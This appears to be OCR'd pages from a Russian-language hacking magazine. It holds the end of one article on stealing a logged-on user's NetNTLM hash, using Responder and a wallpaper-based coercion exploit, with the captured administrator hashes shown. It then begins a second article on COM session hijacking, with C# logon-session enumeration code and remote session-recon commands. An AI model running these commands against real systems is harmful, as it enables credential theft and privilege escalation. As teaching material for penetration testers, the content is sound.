
Список сессий на устройстве

Для кражи его NetNTLM-хеша запускаем Responder.

```
responder -I eth1 -v
```

Теперь используем эксплоит и триггерим аутентификацию.

```
.\LeakedWallpaper.exe <session> \\<Kali IP>\c$\1.jpg

# EX
    .\LeakedWallpaper.exe 1 \\172.16.0.5\c$\1.jpg
```



```
C:\Release>whoami /groups

Сведения о группах
-----------------

Группа                                         Тип                     SID          Атрибуты
============================================== ======================= ============ ===============================================================
Все                                            Хорошо известная группа S-1-1-0      Обязательная группа, Включены по умолчанию, Включенная группа
BUILTIN\Пользователи                           Псевдоним               S-1-5-32-545 Обязательная группа, Включены по умолчанию, Включенная группа
BUILTIN\Пользователи журналов производительности Псевдоним             S-1-5-32-559 Обязательная группа, Включены по умолчанию, Включенная группа
NT AUTHORITY\ИНТЕРАКТИВНЫЕ                     Хорошо известная группа S-1-5-4      Обязательная группа, Включены по умолчанию, Включенная группа
КОНСОЛЬНЫЙ ВХОД                                Хорошо известная группа S-1-2-1      Обязательная группа, Включены по умолчанию, Включенная группа
NT AUTHORITY\Прошедшие проверку                Хорошо известная группа S-1-5-11     Обязательная группа, Включены по умолчанию, Включенная группа
NT AUTHORITY\Данная организация                Хорошо известная группа S-1-5-15     Обязательная группа, Включены по умолчанию, Включенная группа
NT AUTHORITY\Локальная учетная запись          Хорошо известная группа S-1-5-113    Обязательная группа, Включены по умолчанию, Включенная группа
ЛОКАЛЬНЫЕ                                      Хорошо известная группа S-1-2-0      Обязательная группа, Включены по умолчанию, Включенная группа
NT AUTHORITY\Проверка подлинности NTLM         Хорошо известная группа S-1-5-64-10  Обязательная группа, Включены по умолчанию, Включенная группа
Обязательная метка\Средний обязательный уровень Метка                  S-1-16-8192

C:\Release>.\FakePotatoCpp.exe 1 \\172.16.0.5\c$\1.jpg
SetWallpaper failed on monitor legacy_monitor_001 with error: -2147024894
SetWallpaper failed on monitor \\?\DISPLAY#Default_Monitor#4&133b985b&0&UID0#{e6f07b5f-ee97-4a90-b076-33f57bf4eaa7} with error: -2147024894

C:\Release>
```

```
[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [eth1]
    Responder IP               [172.16.0.5]
    Responder IPv6             [fe80::d49b:3bc3:5c9d:ba0d]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']

[+] Current Session Variables:
    Responder Machine Name     [WIN-MN7XSZYW3IL]
    Responder Domain Name      [ID6T.LOCAL]
    Responder DCE-RPC Port     [45386]

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 172.16.0.2
[SMB] NTLMv2-SSP Username : VOSTOK\Администратор
[SMB] NTLMv2-SSP Client   : 172.16.0.2
[SMB] NTLMv2-SSP Username : VOSTOK\Администратор
[SMB] NTLMv2-SSP Client   : 172.16.0.2
[SMB] NTLMv2-SSP Username : VOSTOK\Администратор
```

Успешная эксплуатация


ВЫВОДЫ

Конечно же, приведенный здесь список способов поиска учетки все равно не полный. Я попытался объединить наиболее необычные, красивые и просто эффективные варианты. Хотя зачастую получается просто сдампить процесс `lsass.exe` и извлечь учетные данные из него. Впрочем, согласись, лучше знать, уметь и не пользоваться, чем не знать, не уметь и не пользоваться!

УГОН COM

Как работает кража сессии через механизм COM

В Windows каждому пользователю при входе на устройство приписывается своя сессия. Как угнать сессию пользователя, если жертва решила зайти на уже взломанное устройство? В этой статье познакомимся еще с одним способом повышения привилегий — через кражу сессий с помощью COM-классов.



MichelleVermishelle
@Michaelzhm
michael.zhmailo@yandex.ru

Давным-давно, когда небо было голубее, деревья зеленее, а чай слаще, я писал статью «Поставщик небезопасности. Как Windows раскрывает пароль пользователя». В ней мы подробно рассмотрели этап входа пользователя в систему, начиная от приземления пятой точки за компьютер в офисе и заканчивая получением доступа к рабочему столу.

Впрочем, в той статье я перечислил далеко не все способы воздействия на пользователя. Существует еще одна атака — кража сессии. И осуществим мы ее с помощью COM!

LOGON SESSIONS

Итак, начнем с небольшого ликбеза. Logon Session (она же просто сессия) — это как куки браузера. Вполне понятная вещица, по которой система может однозначно определить, какой пользователь к ней обращается.

Отличаются сессии по уникальному номеру, имя ему LUID (Locally Unique IDentifier). Собственно, это все, что нужно Windows для идентификации сессии пользователя.


```
typedef struct _LUID {
  ULONG LowPart;
  LONG  HighPart;
} LUID, *PLUID;
```

- `LowPart` — содержит необходимое числовое значение;
- `HighPart` — обычно нолик.

Изучить существующие Logon-сессии можно через API LsaEnumerateLogonSessions().

Я достаточно подробно описывал эту функцию и ее использование в статье про GIUDA. Для разнообразия перепишем на C#.

```
using System;
using System.Runtime.InteropServices;
using System.Security.Principal;

class Program
{
    [DllImport("Secur32.dll", SetLastError = false)]
    private static extern int LsaEnumerateLogonSessions(out ulong
LogonSessionCount, out IntPtr LogonSessionList);

    [DllImport("Secur32.dll", SetLastError = false)]
    private static extern int LsaGetLogonSessionData(IntPtr
LogonSession, out IntPtr ppLogonSessionData);

    [DllImport("Secur32.dll")]
    private static extern uint LsaFreeReturnBuffer(IntPtr buffer);

    [StructLayout(LayoutKind.Sequential)]
    private struct LSA_UNICODE_STRING
    {
        public ushort Length;
        public ushort MaximumLength;
        public IntPtr Buffer;
    }

    [StructLayout(LayoutKind.Sequential)]
    private struct SECURITY_LOGON_SESSION_DATA
    {
        public uint Size;
        public LUID LogonId;
        public LSA_UNICODE_STRING UserName;
        public LSA_UNICODE_STRING LogonDomain;
        public LSA_UNICODE_STRING AuthenticationPackage;
        public uint LogonType;
        public uint Session;
        public IntPtr Sid;
        public long LogonTime;
    }

    [StructLayout(LayoutKind.Sequential)]
    private struct LUID
    {
        public uint LowPart;
        public int HighPart;
    }

    private static string GetString(LSA_UNICODE_STRING unicodeString)
    {
        return Marshal.PtrToStringUni(unicodeString.Buffer);
    }

    static void Main()
    {
        var result = LsaEnumerateLogonSessions(out var count, out var
luidPtr);
        if (result != 0)
        {
            Console.WriteLine("LsaEnumerateLogonSessions failed");
            return;
        }

        var iter = luidPtr;
        for (ulong i = 0; i < count; i++)
        {
            result = LsaGetLogonSessionData(iter, out var
sessionDataPtr);
            if (result == 0)
            {
                var sessionData = Marshal.PtrToStructure<
SECURITY_LOGON_SESSION_DATA>(sessionDataPtr);
                var userName = GetString(sessionData.UserName);
                var domainName = GetString(sessionData.LogonDomain);

                Console.WriteLine($"UserName: {userName}");
                Console.WriteLine($"LogonDomain: {domainName}");
                Console.WriteLine("---------------------------");

                LsaFreeReturnBuffer(sessionDataPtr);
            }

            iter = IntPtr.Add(iter, Marshal.SizeOf(typeof(LUID)));
        }

        LsaFreeReturnBuffer(luidPtr);
    }
}
```




```
UserName: Michael
LogonDomain: WINPC
---------------------------
UserName: DWM-1
LogonDomain: Window Manager
---------------------------
UserName: UMFD-1
LogonDomain: Font Driver Host
---------------------------
UserName: WINPC$
LogonDomain: WORKGROUP
---------------------------
UserName: LOCAL SERVICE
LogonDomain: NT AUTHORITY
---------------------------
UserName: UMFD-0
LogonDomain: Font Driver Host
---------------------------
UserName:
LogonDomain:
---------------------------
UserName: WINPC$
LogonDomain: WORKGROUP
---------------------------
```

Пример работы программы

Видим стандартный импорт необходимых функций через **PInvoke** с последующим вызовом в определенном порядке.

Получить список сессий с устройства можно и удаленно, здесь нам помогут функции **NetSessionEnum()** и **NetrSessionEnum()**. Пример использования можешь посмотреть, например, на гитхабе trustedsec.

Также можно воспользоваться инструментом netview.py.




```
┌──(root㉿kali)-[~/…/ad/tools/impacket/examples]
└─# python3 netview.py CRINGE/Administrator:lolkekcheb123!
Impacket v0.10.1.dev1+20230524.180921.8b3f9eff - Copyright 2022 Fortra

[*] Importing targets
[*] Getting machine's list from CRINGE
[*] Looking up users in domain CRINGE
[*] Got 2 machines
WIN10DEV: user WIN10DEV\Admin logged in LOCALLY
WIN10DEV: user CRINGE\WIN10DEV$ logged in LOCALLY
```

Получение списка сессий удаленно

Наконец, помочь смогут встроенные инструменты командной строки.

```
qwinsta

# Если удаленно, то quser.exe
    quser.exe /server:dc01.office.corp
```



```
Windows PowerShell
(C) Корпорация Майкрософт (Microsoft Corporation). Все права защищены.

Попробуйте новую кроссплатформенную оболочку PowerShell (https://aka.ms/pscore6)

PS C:\Users\Michael> qwinsta
 СЕАНС             ПОЛЬЗОВАТЕЛЬ             ID  СТАТУС  ТИП         УСТР-ВО
 services                                    0  Диск
>console           Michael                   1  Активно
PS C:\Users\Michael> |
```

Использование qwinsta

Конечно же, есть и другие варианты поиска сессий целевого пользователя: сюда входят и **Invoke-UserHunter** от PowerView, и бесконечные аналоги на C#, все расписывать ни одной статьи не хватит. Поэтому закончим с реконом и перейдем к собственно угону.

WWW

Если база у тебя хромает, советую изучить труд Джареда Эткинсона на эту тему, в особенности части 12 и 13.

Продолжение статьи →

